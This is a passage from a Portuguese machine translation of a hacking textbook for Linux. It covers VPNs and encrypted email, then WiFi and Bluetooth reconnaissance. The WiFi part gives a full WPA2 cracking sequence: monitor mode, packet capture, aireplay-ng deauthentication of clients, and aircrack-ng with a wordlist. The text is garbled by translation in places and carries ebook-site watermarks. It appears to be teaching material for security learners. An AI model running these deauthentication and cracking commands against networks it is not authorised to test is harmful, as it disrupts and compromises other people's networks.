Usar uma VPN certamente pode aumentar sua segurança e privacidade, mas não é garantia de anonimato. O dispositivo de Internet ao qual você se conecta deve registrar ou registrar seu endereço IP para poder enviar os dados de volta para você de maneira adequada, para que qualquer pessoa capaz de acessar esses registros possa descobrir informações sobre você.

A beleza das VPNs é que elas são simples e fáceis de trabalhar. Você pode abrir uma conta com um provedor de VPN e conectar-se perfeitamente à VPN sempre que fizer login no seu computador. Você usaria seu navegador normalmente para navegar na web, mas para qualquer pessoa que estiver assistindo, parecerá que seu tráfego vem do endereço IP e da localização do dispositivo VPN da Internet e não do seu. Além disso, todo o tráfego entre você e o dispositivo VPN é criptografado, de modo que nem mesmo o seu provedor de serviços de Internet consegue ver o seu tráfego.

Entre outras coisas, uma VPN pode ser eficaz para evitar censores de conteúdo e informações controlados pelo governo. Por exemplo, se o seu governo nacional limitar o seu acesso, **WOW! e-book www.wowebook.org**

para sites com uma mensagem política específica, você provavelmente poderá usar uma VPN baseada fora do seu país para acessar esse conteúdo. Algumas empresas de mídia, como Netflix, Hulu e HBO, limitam o acesso ao seu conteúdo a endereços IP originários de seu próprio país. Usar uma VPN baseada em um país permitido por esses serviços pode muitas vezes contornar essas limitações de acesso.

Alguns dos melhores e mais populares serviços VPN comerciais, de acordo com a CNET, são os seguintes:

- IPVanish
- NordVPN
- ExpressVPN
- CyberGhost
- VPN Sapo Dourado
- Esconda minha bunda (HMA)
- Acesso privado à Internet
- PureVPN
- TorGuard
- VPN com buffer

A maioria desses serviços VPN cobra entre US\$ 50 e US\$ 100 por ano e muitos oferecem uma avaliação gratuita de 30 dias. Para saber mais sobre como configurar uma VPN, escolha uma da lista e visite o site. Você deve encontrar instruções de download, instalação e uso que são bastante fáceis de seguir.

A força de uma VPN é que todo o seu tráfego é criptografado quando sai do seu computador, protegendo você contra espionagem, e seu endereço IP é ocultado pelo endereço IP da VPN quando você visita um site. Tal como acontece com um servidor proxy, o proprietário da VPN tem o seu endereço IP de origem (caso contrário, ele não poderia enviar o tráfego de volta para você). Se forem pressionados por agências de espionagem ou autoridades policiais, poderão revelar a sua identidade. Uma forma de evitar isso é usar apenas VPNs que prometam não armazenar ou registrar nenhuma dessas informações (e esperar que sejam verdadeiras). Desta forma, se alguém

insiste que o provedor de serviços VPN entregue seus dados aos seus usuários, não há dados.


E-MAIL CRIPTOGRAFADO

Serviços de e-mail comercial gratuitos, como Gmail, Yahoo! e Outlook Web Mail (anteriormente Hotmail), são gratuitos por um motivo: eles são veículos para rastrear seus interesses e exibir anúncios. Como já mencionado, se um serviço é gratuito, você é o produto, não o cliente. Além disso, os servidores do provedor de e-mail (Google, por exemplo) têm acesso ao conteúdo não criptografado do seu e-mail, mesmo se você estiver usando HTTPS.

Uma maneira de evitar espionagem em seu e-mail é usar e-mail criptografado. O ProtonMail, mostrado na Figura 135, criptografa seu e-mail de ponta a ponta ou de navegador para navegador. Isso significa que seu e-mail é criptografado nos servidores ProtonMail – nem mesmo os administradores do ProtonMail podem ler seu e-mail.

O ProtonMail foi fundado por um grupo de jovens cientistas nas instalações do supercolisor CERN, na Suíça. Os suíços têm uma longa e célebre história de proteção de segredos (lembra daquelas contas bancárias suíças de que você tanto ouviu falar?), e os servidores do ProtonMail estão baseados na União Europeia, que tem leis muito mais rígidas em relação ao compartilhamento de dados pessoais do que os Estados Unidos. ProtonMail não cobra por uma conta básica, mas oferece contas premium por uma taxa nominal. É importante observar que, ao trocar e-mails com usuários que não são do ProtonMail, existe a possibilidade de alguns ou todos os e-mails não serem criptografados. Consulte a base de conhecimento de suporte do ProtonMail para

Detalhes completos.



RESUMO

Somos constantemente vigiados por empresas comerciais e agências nacionais de inteligência. Para manter seus dados e viagens na web seguros, você precisa implementar pelo menos uma das medidas de segurança discutidas neste capítulo. Ao empregá-los em combinação, você pode minimizar sua presença na web e manter seus dados muito mais seguros.

EXERCÍCIOS

Antes de passar para o Capítulo 14, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Execute o traceroute para seu site favorito. Quantos saltos aparecem entre você e seu site favorito?
2. Baixe e instale o navegador Tor. Agora, navegue anonimamente pela web como faria com qualquer outro navegador e veja se nota alguma diferença na velocidade.
3. Tente usar proxychains com o navegador Firefox para navegar até seu site favorito.
4. Explore os serviços VPN comerciais de alguns dos fornecedores listados neste capítulo. Escolha um e teste gratuitamente.
5. Abra uma conta ProtonMail gratuita e envie uma saudação segura para ocupatheweb@protonmail.com.

História

Tópicos

Tutoriais

Ofertas e promoções

Destques

Configurações

Apoiar



14

ENTENDENDO E INSPECIONANDO WIRELESS REDES

SairA capacidade de procurar e conectar-se a outros dispositivos de rede do seu sistema é crucial

para se tornar um hacker de sucesso, e com tecnologias sem fio como WiFi (IEEE 802.11) e Bluetooth se tornando o padrão, encontrar e controlar conexões WiFi e Bluetooth é fundamental. Se alguém conseguir hackear uma conexão sem fio, poderá entrar em um dispositivo e acessar informações confidenciais. O primeiro passo, claro, é aprender como encontrar esses dispositivos.

No Capítulo 3, examinamos alguns comandos básicos de rede no Linux, incluindo alguns dos fundamentos da rede sem fio, com a promessa de mais redes sem fio no Capítulo 14. Como prometido, examinamos aqui duas das tecnologias sem fio mais comuns no Linux: Wi-Fi e Bluetooth.

REDES WI-FI

Começaremos com WiFi. Nesta seção, mostrarei como encontrar, examinar e conectar-se a pontos de acesso WiFi. Antes de fazer isso, vamos passar um pouco de tempo analisando alguns termos e tecnologias básicas de WiFi para ajudá-lo a entender melhor o resultado de muitas das consultas que faremos neste capítulo:

AP (ponto de acesso) Este é o dispositivo ao qual os usuários sem fio se conectam para acesso à Internet.

ESSID (identificador de conjunto de serviço estendido) É igual ao SSID, que discutimos no Capítulo 3, mas pode ser usado para vários APs em uma LAN sem fio.

BSSID (identificador do conjunto de serviços básicos) Este é o identificador exclusivo de cada AP e é igual ao endereço MAC do dispositivo.

SSID (identificador do conjunto de serviços) Este é o nome da rede.

Canais WiFi pode operar em qualquer um dos 14 canais (1–14). Nos Estados Unidos, O WiFi é limitado aos canais 1–11.

Potência Quanto mais próximo você estiver do AP WiFi, maior será a potência e mais fácil será a conexão.

Segurança Este é o protocolo de segurança usado no AP WiFi que está sendo lido.

Existem três protocolos de segurança principais para WiFi. O original, Wired Equivalent Privacy (WEP), apresentava falhas graves e era facilmente quebrado. Seu substituto, WiFi Protected Access (WPA), era um pouco mais seguro. Finalmente, o WPA2PSK, que é muito mais seguro e usa uma chave pré-compartilhada (PSK) compartilhada por todos os usuários, agora é usado por quase todos os APs WiFi (exceto WiFi corporativo).

Modos O WiFi pode operar em um dos três modos: gerenciado, mestre ou monitor. Você aprenderá o que esses modos significam na seção a seguir.

Alcance sem fio Nos Estados Unidos, um AP WiFi deve transmitir legalmente seu sinal com um limite máximo de 0,5 watts. Nessa potência, ele tem um alcance normal de cerca de 300 pés (100 metros). Antenas de alto ganho podem estender esse alcance para até 32 quilômetros.

A frequência WiFi foi projetada para operar em 2,4 GHz e 5 GHz. APs WiFi modernos e placas de rede sem fio geralmente usam ambos.

Comandos sem fio básicos

No Capítulo 3, você conheceu o comando básico de rede do Linux `ifconfig`, que lista cada interface de rede ativada em seu sistema junto com algumas estatísticas básicas, incluindo (o mais importante) o endereço IP de cada interface. Vamos dar uma outra olhada nos resultados da execução do `ifconfig` e focar nas conexões sem fio desta vez.

```
kali >ifconfig
```

```
eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
```

```
endereço inet:192.168.181.131 Bcast:192.168.181.255 Máscara:255.255.255.0
```

```
recorte
```

```
lo Linkencap:Local Loopback inet
```

```
addr:127.0.0.1 Máscara:255.0.0.0
```

```
recorte
```

```
ÿ link wlan0 encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

A interface WiFi aqui é mostrada como wlan0ÿ. No Kali Linux, as interfaces WiFi são geralmente designadas como wlanX, com X representando o número dessa interface. Em outras palavras, o primeiro adaptador WiFi em seu sistema seria rotulado como wlan0, o segundo wlan1 e breve.

Se você deseja apenas ver suas interfaces WiFi e suas estatísticas, o Linux tem um comando específico semelhante ao ifconfig, mas dedicado a redes sem fio. Esse comando é iwconfig.

Ao inseri-lo, apenas suas interfaces sem fio e seus dados principais são exibidos:

```
kali >iwconfig
```

```
ei, sem extensões sem fio
```

```
wlan0 IEEE 802.11bg ESSID:off/qualquer
```

```
Modo:Ponto de acesso gerenciado:NotAssociated TxPower=20 dBm Limite curto
```

```
de novas tentativas:7 RTS thr:off Fragmento thr:off Chave de
```

```
criptografia:off
```

```
Gerenciamento de energia:off
```

```
eth0 sem extensões sem fio
```

Aqui vemos apenas as interfaces sem fio, também conhecidas como placas de rede, e os principais dados sobre elas, incluindo o padrão sem fio utilizado, se o ESSID está desligado e o modo. O modo possui três configurações: gerenciado, que significa que está pronto para ingressar ou ingressou em um AP; mestre, que significa que está pronto para atuar como ou já é um AP; e monitor, que discutiremos um pouco mais adiante no capítulo. Também podemos ver se algum cliente está associado a ele e qual é a sua potência de transmissão, entre outras coisas. Você pode dizer a partir deste exemplo que wlan0 está no modo necessário para se conectar a uma rede WiFi, mas ainda não está conectado a nenhuma. Iremos revisar este comando novamente assim que a interface sem fio está conectada a uma rede WiFi.

Se não tiver certeza de qual AP WiFi deseja se conectar, você pode ver todos os pontos de acesso sem fio que sua placa de rede pode alcançar usando o comando iwlist. O

a sintaxe para iwlist é a seguinte:

ação de interface iwlist

Você pode realizar várias ações com iwlist. Para nossos propósitos, usaremos a ação de verificação para ver todos os APs WiFi em sua área. (Observe que com uma antena padrão, seu alcance será de 300 a 500 pés, mas isso pode ser estendido com uma antena barata de alto ganho.)

```
kali >iwlist wlan0 scan
```

```
wlan0 Verificação concluída:
```

```
Endereço da célula 01:88:AD:43:75:B3:82
```

```
Canal:1
```

```
Frequência: 2,412 GHz (Canal 1)
```

```
Qualidade=70/70 Nível de sinal=38 dBm Chave de
```

```
criptografia:desligada
```

```
ESSID:"HackersArise"
```

```
recorte
```

A saída deste comando deve incluir todos os APs WiFi dentro do alcance da sua interface sem fio, juntamente com dados importantes sobre cada AP, como o endereço MAC do AP, o canal e a frequência em que está operando, sua qualidade, seu nível de sinal, se sua chave de criptografia está habilitada e seu ESSID.

Você precisará do endereço MAC do AP alvo (BSSID), do endereço MAC de um cliente (outra placa de rede sem fio) e do canal em que o AP está operando para realizar qualquer tipo de hacking, portanto, esta é uma informação valiosa.

Outro comando muito útil para gerenciar suas conexões WiFi é o nmcli (ou interface de linha de comando do gerenciador de rede). O daemon Linux que fornece uma interface de alto nível para as interfaces de rede (incluindo as sem fio) é conhecido como gerenciador de rede. Geralmente, os usuários do Linux estão familiarizados com este daemon por meio de sua interface gráfica de usuário (GUI), mas ele também pode ser usado na linha de comando.

O comando nmcli pode ser usado para visualizar os APs WiFi próximos a você e seus principais dados, como fizemos com o iwlist, mas este comando nos fornece um pouco mais de informações. Nós o usamos no formato nmcli devnetworktype, onde dev é a abreviação de dispositivos e o tipo (neste caso) é wifi, assim:

```
kali >nmcli dev wifi
```

* SEGURANÇA DE BARRAS DE SINAL DE TAXA DE CHAN MODO SSID

HackersArise Infra 1 54 Mbits/s 100 WPA1 WPA2

Xfinitywifi Infra 1 54 Mbits/s 75 WPA2

TPTV1 Infra 11 54 Mbit/s 44 WPA1 WPA2

recorte

Além de exibir os APs WiFi dentro do alcance e os principais dados sobre eles, incluindo o SSID, o modo, o canal, a taxa de transferência, a intensidade do sinal e os protocolos de segurança habilitados no dispositivo, o nmcli pode ser usado para conectar-se aos APs. . A sintaxe para conectar-se a um AP é a seguinte:

```
nmcli dev wifi conectar senha AP-SSID APpassword
```

Portanto, com base nos resultados do nosso primeiro comando, sabemos que existe um AP com SSID de Hackers-Arise. Também sabemos que possui segurança WPA1 WPA2 (isso significa que o AP é capaz de usar tanto o WPA1 mais antigo quanto o WPA2 mais recente), o que significa que teremos que fornecer a senha para nos conectarmos à rede. Felizmente, como é o nosso AP, sabemos que a senha é 12345678, então podemos inserir o seguinte:

```
kali >nmcli dev wifi connect Hackers-Arise senha 12345678
```

```
Dispositivo 'wlan0' ativado com sucesso com '394a5bf48af436f849beda6cb530'.
```

Tente fazer isso em uma rede que você conhece e, quando tiver se conectado com êxito a esse ponto de acesso sem fio, execute iwconfig novamente para ver o que mudou. Aqui está meu resultado da conexão com HackersArise:

```
kali >iwconfig
```

```
ei, sem extensões sem fio
```

```
wlan0 IEEE 802.11bg ESSID:"HackersArise"
```

```
Modo: Frequência gerenciada: 2,452 GHz Ponto de acesso: 00:25:9C:97:4F:48 Taxa de bits = 12 Mbs TxPower = 20 dBm
```

```
Repetir limite curto:7 RTS thr:off Fragmento thr:off
```

```
Chave de criptografia: desativada
```

```
Gerenciamento de energia: desligado
```

```
Qualidade do link = 64/70 Nível de sinal = 46 dBm
```

```
Rx inválido nwid:0 Rx criptografia inválida:0 Rx frag inválido:0
```

```
Retries excessivos de Tx:0 Misc inválido:13 Beacon perdido:0
```

eth0 sem extensões sem fio

Observe que agora o iwconfig indicou que o ESSID é "Hackers-Arise" e que o AP está operando na frequência de 2,452 GHz. Em uma rede WiFi, é possível que vários APs façam parte da mesma rede, portanto, pode haver muitos APs que compõem a rede Hackers-Arise. O endereço MAC 00:25:9C:97:4F:48 é, como seria de esperar, o MAC do AP ao qual estou conectado. Que tipo de segurança uma rede WiFi usa, se ela está rodando a 2,4 GHz ou 5 GHz, qual é seu ESSID e qual é o endereço MAC do AP são informações críticas necessárias para hackear WiFi. Agora que você conhece os comandos básicos, vamos começar a hackear.

Wi-Fi Recon com aircrack-ng

Uma das explorações mais populares para novos hackers tentarem é quebrar pontos de acesso WiFi. Conforme mencionado, antes mesmo de considerar atacar um AP WiFi, você precisa do endereço MAC do AP alvo (BSSID), do endereço MAC de um cliente e do canal em que o AP está operando.

Podemos obter todas essas informações e muito mais usando as ferramentas do pacote aircrackng. Já mencionei esse conjunto de ferramentas de hacking de WiFi algumas vezes e agora é hora de realmente usá-lo. Este conjunto de ferramentas está incluído em todas as versões do Kali, então você não precisa baixar ou instalar nada.

Para usar essas ferramentas de maneira eficaz, primeiro você precisa colocar sua placa de rede sem fio no modo monitor para que a placa possa ver todo o tráfego que passa. Normalmente, uma placa de rede captura apenas o tráfego destinado especificamente a essa placa. O modo monitor é semelhante ao modo promíscuo em placas de rede com fio.

Para colocar sua placa de rede sem fio no modo monitor, use o comando airmon-ng do pacote aircrackng. A sintaxe deste comando é simples:

```
airmonng iniciar | parar | reiniciar interface
```

Portanto, se você quiser colocar sua placa de rede sem fio (designada wlan0) no modo monitor, digite o seguinte:

```
Kali >airmon-ng iniciar wlan0
```

Se airodumpng, aireplayng ou airtunng parar de funcionar após um curto período de tempo, você pode querer executar 'airmonng check kill' recorte

Chipset de driver de interface física phy0 wlan0
rt18187 Realtek Semiconductor Corp RTL8187

(modo monitor mac8311 vif habilitado para [phy0]wlan0 em [phy0]wlan0mon)

recorte

Os comandos stop e restart, respectivamente, param o modo monitor e reiniciam o modo monitor se você tiver problemas.

Com sua placa wireless no modo monitor, você pode acessar todo o tráfego wireless que passa por você dentro do alcance do seu adaptador de rede wireless e antena (o padrão é cerca de 300–500 pés). Observe que o airmon-ng renomeará sua interface sem fio: a minha foi renomeada como “wlan0mon”, embora a sua possa ser diferente. Certifique-se de anotar o novo nome designado da sua rede sem fio, pois você precisará dessa informação na próxima etapa.

Agora usaremos outra ferramenta do conjunto aircrackng para encontrar dados importantes do tráfego sem fio. O comando airodump-ng captura e exibe os principais dados dos APs de transmissão e de quaisquer clientes conectados a esses APs ou nas proximidades. A sintaxe aqui é direta: basta conectar o airdump-ng, seguido pelo nome da interface que você obteve ao executar o airmon-ng agora há pouco. Quando você emite este comando, sua placa wireless irá coletar informações cruciais (listadas a seguir) de todo o tráfego wireless dos APs próximos:

BSSID O endereço MAC do AP ou cliente

PWR A força do sinal

ENC A criptografia usada para proteger a transmissão

#Data A taxa de transferência de dados

CH O canal em que o AP está operando

ESSID O nome do AP

```
kali >airodump-ng wlan0mon
```

```
CH 9[ Decorrido: 28 s[ 20180208 10:27
```

```
BSSID PWR Beacons #Data #/s CH MB ENC CIPHER AUTH ESSID  
01:01:AA:BB:CC:22 1 4 26 0 10 54e WPA2 CCMP PSK Hackers surgem  
recorte
```

```
Sonda de quadros perdidos de taxa PWR da estação BSSID
```

```
(não associado) 01:01:AA:BB:CC:22
```

```
01:02:CC:DD:03:CF A0:A3:E2:44:7C:E5
```

Observe que o airodump-ng divide a tela de saída em uma parte superior e inferior. A parte superior contém informações sobre os APs de transmissão, incluindo o BSSID, a potência do AP, quantos quadros de beacon foram detectados, a taxa de transferência de dados, quantos pacotes atravessaram a placa wireless, o canal (1–14), o limite teórico de rendimento, o protocolo de criptografia, a cifra usada para criptografia, o tipo de autenticação e o ESSID (comumente referido como SSID). Na parte do cliente, a saída nos informa que um cliente não está associado, o que significa que foi detectado, mas não está conectado a nenhum AP, e que outro está associado a uma estação, o que significa que está conectado ao AP naquele endereço.

Agora você tem todas as informações necessárias para quebrar o AP! Embora esteja além do escopo deste livro, para quebrar o AP sem fio, você precisa do endereço MAC do cliente, do endereço MAC do AP, do canal em que o alvo está operando e de uma lista de senhas.

Então, para quebrar a senha do WiFi, você abriria três terminais. No primeiro terminal você digitaria comandos semelhantes aos seguintes, preenchendo o cliente e AP MAC endereços e o canal:

```
airodumpng c 10 bssid 01:01:AA:BB:CC:22 w HackersArisePSK wlan0mon
```

Este comando captura todos os pacotes que atravessam o AP no canal 10 usando a opção -c.

Em outro terminal, você pode usar o comando aireplay-ng para desativar (desautenticar) qualquer pessoa conectada ao AP e forçá-la a se autenticar novamente no AP, conforme mostrado a seguir. Quando eles se autenticam novamente, você pode capturar o hash da senha que é trocada no handshake de quatro vias WPA2PSK. O hash da senha aparecerá em **WOW! e-**

no canto superior direito do terminal airodump-ng.

```
aireplayng deauth 100 a 01:01:AA:BB:CC:22c A0:A3:E2:44:7C:E5 wlan0mon
```

Por fim, no terminal final, você pode usar uma lista de senhas (wordlist.dic) para encontrar a senha no hash capturado (HackersArisePSK.cap), conforme mostrado aqui:

```
aircrackng w wordlist.dic b 01:01:AA:BB:CC:22 HackerArisePSK.cap
```

DETECTANDO E CONECTANDO AO BLUETOOTH

Hoje em dia, quase todos os gadgets, dispositivos móveis e sistemas possuem Bluetooth integrado, incluindo nossos computadores, smartphones, iPods, tablets, alto-falantes, controladores de jogos, teclados e muitos outros dispositivos. Ser capaz de hackear o Bluetooth pode levar ao comprometimento de qualquer informação no dispositivo, ao controle do dispositivo e à capacidade de enviar informações indesejadas de e para o dispositivo, entre outras coisas.

Para explorar a tecnologia, precisamos entender como ela funciona. Uma compreensão profunda do Bluetooth está além do escopo deste livro, mas darei a você alguns conhecimentos básicos que o ajudarão a procurar e conectar-se a dispositivos Bluetooth, preparando-se para hackeá-los.

Como funciona o Bluetooth

Bluetooth é um protocolo universal para comunicação de campo próximo e de baixa potência, operando em 2,4–2,485 GHz usando espectro espalhado, salto de frequência a 1.600 saltos por segundo (esse salto de frequência é uma medida de segurança). Foi desenvolvido em 1994 pela Ericsson Corp. da Suécia e recebeu o nome do rei dinamarquês do século X, Harald Bluetooth (observe que a Suécia e a Dinamarca eram um único país no século X).

A especificação Bluetooth tem um alcance mínimo de 10 metros, mas não há limite para o alcance superior que os fabricantes podem implementar em seus dispositivos. Muitos dispositivos têm alcance de até 100 metros. Com antenas especiais, esse alcance pode ser estendido até mesmo mais.

A conexão de dois dispositivos Bluetooth é chamada de emparelhamento. Praticamente quaisquer dois dispositivos Bluetooth podem se conectar entre si, mas só poderão emparelhar se estiverem no modo detectável. Um dispositivo Bluetooth em modo detectável transmite o seguinte Informação:

- Nome
- Aula
- Lista de serviços
- Informação técnica

Quando os dois dispositivos emparelham, eles trocam uma chave secreta ou de link. Cada um armazena esta chave de link para que possa identificar o outro em pares futuros.

Cada dispositivo possui um identificador exclusivo de 48 bits (um endereço semelhante ao MAC) e geralmente um nome atribuído pelo fabricante. Esses serão dados úteis quando quisermos identificar e acessar um dispositivo.

Varredura e reconhecimento de Bluetooth

O Linux tem uma implementação da pilha de protocolos Bluetooth chamada BlueZ que usaremos para procurar sinais Bluetooth. A maioria das distribuições Linux, incluindo Kali Linux, o possui instalado por padrão. Caso contrário, você geralmente poderá encontrá-lo em seu repositório usando o seguinte comando:

```
kali >apt-get install bluez
```

BlueZ possui uma série de ferramentas simples que podemos usar para gerenciar e verificar dispositivos Bluetooth, incluindo as seguintes:

hciconfig Esta ferramenta funciona de forma muito semelhante ao ifconfig no Linux, mas para dispositivos Bluetooth. Como você pode ver na [Listagem 141](#), usei-o para abrir a interface Bluetooth e consultar as especificações do dispositivo.

hcidump Esta ferramenta de consulta pode nos fornecer o nome do dispositivo, ID do dispositivo, classe do dispositivo e informações do relógio do dispositivo, o que permite que os dispositivos funcionem de forma síncrona.

hcidump Esta ferramenta nos permite detectar a comunicação Bluetooth, o que significa que podemos capturar dados enviados pelo sinal Bluetooth.

A primeira etapa de varredura e reconhecimento com Bluetooth é verificar se o adaptador Bluetooth no sistema que estamos usando é reconhecido e habilitado para que possamos usá-lo para procurar outros dispositivos. Podemos fazer isso com a ferramenta integrada BlueZ hciconfig, conforme mostrado

na [Listagem 141](#).

```
kali >hciconfig hci0:
```

```
Tipo: BR/EDR Barramento: USB
```

```
Endereço BD: 10:AE:60:58:F1:37 ACL MTU: 310:10 SCO MTU: 64:8
```

```
CONSULTA PSCAN EM FUNCIONAMENTO
```

```
Bytes RX:131433 acl:45 sco:0 eventos:10519 erros:0
```

```
Bytes TX:42881 acl:45 sco:0 comandos:5081 erros:0
```

Listagem 141: Procurando um dispositivo Bluetooth

Como você pode ver, meu adaptador Bluetooth é reconhecido com um endereço MAC

10:AE:60:58:F1:37. Este adaptador foi denominado hci0. O próximo passo é verificar se a conexão está habilitada, o que também podemos fazer com hciconfig fornecendo o nome e o comando para cima:

```
kali >hciconfig hci0 up
```

Se o comando for executado com sucesso, não veremos nenhuma saída, apenas um novo prompt.

Bom, hci0 está instalado e pronto! Vamos colocar isso para funcionar.

Procurando dispositivos Bluetooth com hcitool

Agora que sabemos que nosso adaptador está funcionando, podemos usar outra ferramenta do conjunto BlueZ chamada hcitool, que é usada para procurar outros dispositivos Bluetooth dentro do alcance.

Vamos primeiro usar a função de varredura desta ferramenta para procurar dispositivos Bluetooth que estão enviando seus beacons de descoberta, o que significa que estão no modo de descoberta, com o comando scan simples mostrado na Listagem 142.

```
kali>hcitool scan
```

```
Digitalizando...
```

```
72:6E:46:65:72:66 ANDRÓIDE BT
```

```
22:C5:96:08:5D:32 SCHI535
```

Listagem 142: Procurando dispositivos Bluetooth no modo de descoberta

Como você pode ver, no meu sistema, o hcitool encontrou dois dispositivos, ANDROID BT e SCHI535.

O seu provavelmente fornecerá saídas diferentes dependendo dos dispositivos que você possui. Para fins de teste, tente colocar seu telefone ou outro dispositivo Bluetooth no modo de descoberta e veja se ele é detectado na verificação.

Agora vamos reunir mais informações sobre os dispositivos detectados com a função de consulta inq:

```
kali >hcitool inq
```

Perguntando...

24:C6:96:08:5D:33 deslocamento do relógio:0x4e8b classe:0x5a020c

76:6F:46:65:72:67 deslocamento do relógio:0x21c0 classe:0x5a020c

Isso nos dá os endereços MAC dos dispositivos, o deslocamento do relógio e a classe dos dispositivos. A classe indica que tipo de dispositivo Bluetooth você encontrou, e você pode procurar o código e ver que tipo de dispositivo é acessando o site Bluetooth SIG em <https://www.bluetooth.org/enus/specification/assignednumbers/> descoberta de serviço/.

A ferramenta hcitool é uma poderosa interface de linha de comando para a pilha Bluetooth que pode fazer muitas, muitas coisas. A Listagem 143 mostra a página de ajuda com alguns dos comandos que você pode usar. Dê uma olhada na página de ajuda para ver a lista completa.

```
kali >hcitool --help hcitool
```

HCI Tool versão 4.99

Uso:

hcitool [opções] <comando> [parâmetros de comando]

Opções:

ajuda Exibir ajuda

eu desenvolvo um dispositivo HCI

Comandos

dev Exibir dispositivos locais inq

Perguntar verificação de dispositivos

remotos Procurar dispositivos remotos

name Obtenha o nome de dispositivos remotos

recorte

Listagem 143: Alguns comandos hcitool

Muitas ferramentas de hacking de Bluetooth que você verá por aí simplesmente usam esses comandos em um script, e você pode facilmente criar sua própria ferramenta usando esses comandos em seu próprio script bash ou Python – veremos scripts no Capítulo 17.

Procurando serviços com sdptool

UAU! e-book

www.lovebook.org

Procurando serviços com sdptool

Service Discovery Protocol (SDP) é um protocolo Bluetooth para procurar serviços Bluetooth (Bluetooth é um conjunto de serviços) e, útil, BlueZ fornece a ferramenta sdptool para navegar em um dispositivo para os serviços que ele fornece. Também é importante observar que o dispositivo não precisa estar no modo de descoberta para ser verificado. A sintaxe é a seguinte:

```
sdptool navegar endereço MAC
```

A Listagem 144 me mostra usando o sdptool para procurar serviços em um dos dispositivos detectados anteriormente na Listagem 142.

```
kali >sdptool navegar 76:6E:46:63:72:66 Navegando
```

```
76:6E:46:63:72:66...
```

```
RecHandle de serviço: 0x10002
```

```
Lista de IDs de classe de serviço:
```

```
""(0x1800)
```

```
Lista de descritores de protocolo:
```

```
"L2CAP" (0x0100)
```

```
PSM: 31
```

```
"ATT" (0x0007)
```

```
uint16: 0x1
```

```
uint16: 0x5
```

```
recorte
```

Listagem 144: Digitalizando com sdptool

Aqui podemos ver que a ferramenta sdptool foi capaz de extrair informações sobre todos os serviços que este dispositivo é capaz de usar. Em particular, vemos que este dispositivo suporta o Protocolo ATT, que é o Protocolo de Atributo de Baixa Energia. Isso pode nos fornecer mais pistas sobre o que é o dispositivo e possivelmente caminhos potenciais para interagir ainda mais com ele.

Verificando se os dispositivos podem ser acessados com l2ping

Depois de reunirmos os endereços MAC de todos os dispositivos próximos, podemos enviar pings para esses dispositivos, estejam eles no modo de descoberta ou não, para ver se estão ao alcance. Isso nos permite saber se eles estão ativos e dentro do alcance. Para enviar um ping, usamos o comando l2ping com a seguinte sintaxe:

```
Endereço MAC l2ping
```

```
kali >I2ping 76:6E:46:63:72:66 -c 4
```

```
Ping: 76:6E:46:63:72:66 de 10:AE:60:58:F1:37 (tamanho dos dados 44)... 44
```

```
bytes 76:6E:46:63:72:66 id 0 vez 37,57 ms 44 bytes
```

```
76:6E:46:63:72:66 id 1 vez 27,23ms 44 bytes
```

```
76:6E:46:63:72:66 id 2 vez 27,59ms
```

recorte

Listagem 145: Executando ping em um dispositivo Bluetooth

Esta saída indica que o dispositivo com o endereço MAC 76:6E:46:63:72:66 está dentro do alcance e acessível. Este é um conhecimento útil, porque devemos saber se um dispositivo está acessível antes mesmo de pensarmos em hackeá-lo.

RESUMO

Os dispositivos sem fio representam o futuro da conectividade e do hacking. O Linux desenvolveu comandos especializados para escanear e conectar-se a APs WiFi, na primeira etapa para hackear esses sistemas. O conjunto de ferramentas de hacking sem fio aircrackng inclui airmon-ng e airodump-ng, que nos permitem digitalizar e coletar informações importantes de dispositivos sem fio dentro do alcance. O pacote BlueZ inclui hciconfig, hcitool e outras ferramentas capazes de escanear e coletar informações, necessárias para hackear os dispositivos Bluetooth dentro do alcance. Também inclui muitas outras ferramentas que vale a pena explorar.

EXERCÍCIOS

